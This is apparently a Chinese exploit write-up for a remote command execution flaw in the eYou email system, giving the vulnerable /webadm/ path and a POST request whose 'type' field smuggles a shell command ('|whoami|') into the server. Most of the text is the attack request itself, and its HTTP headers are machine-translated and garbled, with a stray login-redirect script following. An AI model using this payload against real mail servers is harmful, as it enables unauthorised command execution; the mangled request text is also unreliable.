

# 亿邮电子邮件系统RCE

[漏洞概述](#)

[漏洞复现](#)


## 漏洞概述

亿邮电子邮件系统低版本存在rce突破

## 漏洞复现

```
1 访问: ip / webadm /? q = moni_detail.do&action = gragh
```

如下:



构造post请求

```
1 POST / webadm /吗? q = moni_detail 。 do&action = gragh HTTP / 1.1
2 主机: ip
3 连接: 关闭
4 Upgrade-Insecure-Requests: 1
5 用户代理: Mozilla / 5.0 (Windows NT 10.0 ; Win64; x64) AppleWebKit
/ 537.36 (KHTML , 如 Gecko) Chrome / 87.0.4280.88 Safari / 537.36
```

```
6 接受: text / html , application / xhtml + xml , application / xml;
   q = 0.9 , image / avif , image / webp , image / apng , * / *; q =
   0.8 , application /有符号交换; v = b3; q = 0.9
7 Sec-Fetch-Site: 无
8 Sec-Fetch-Mode: 导航
9 Sec-Fetch-Dest: 文档
10 Accept-Encoding: gzip , deflate
11 接受语言: zh-CN , zh; q = 0.9
12 内容类型: application / x-www-form-urlencoded
13 内容长度: 16
14
15 类型= '| whoami |'|
```

```
14
15 type='|whoami|'|'
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
<script type="text/javascript">
<!--
var _location = window.location;
var _pathname = _location.pathname;
var _qs = _location.search;
if (-1 == _pathname.indexOf("plugin")) {
// system
var qs = _location.search.substr(1).replace(/furl=[0-9a-zA-Z]*/g, "");
var url = "?q=logout.do&furl=" + encodeURIComponent(qs);
alert("您没有登录, 或者登录已经过期, 请重新登录. Code: 01");
top.location = url;
}
else {
// plugin
alert("您没有登录, 或者登录已经过期, 请重新登录. Code: 02");
var url = "?q=logout.do&furl=" + encodeURIComponent(_pathname+_qs);
top.location = _location.protocol + "://" + _location.host + "/webadm/" + url;
}
//-->
</script>
</head>
<body>
```

如果直接访问上面URL不是“如图所示”的话，那就不是了。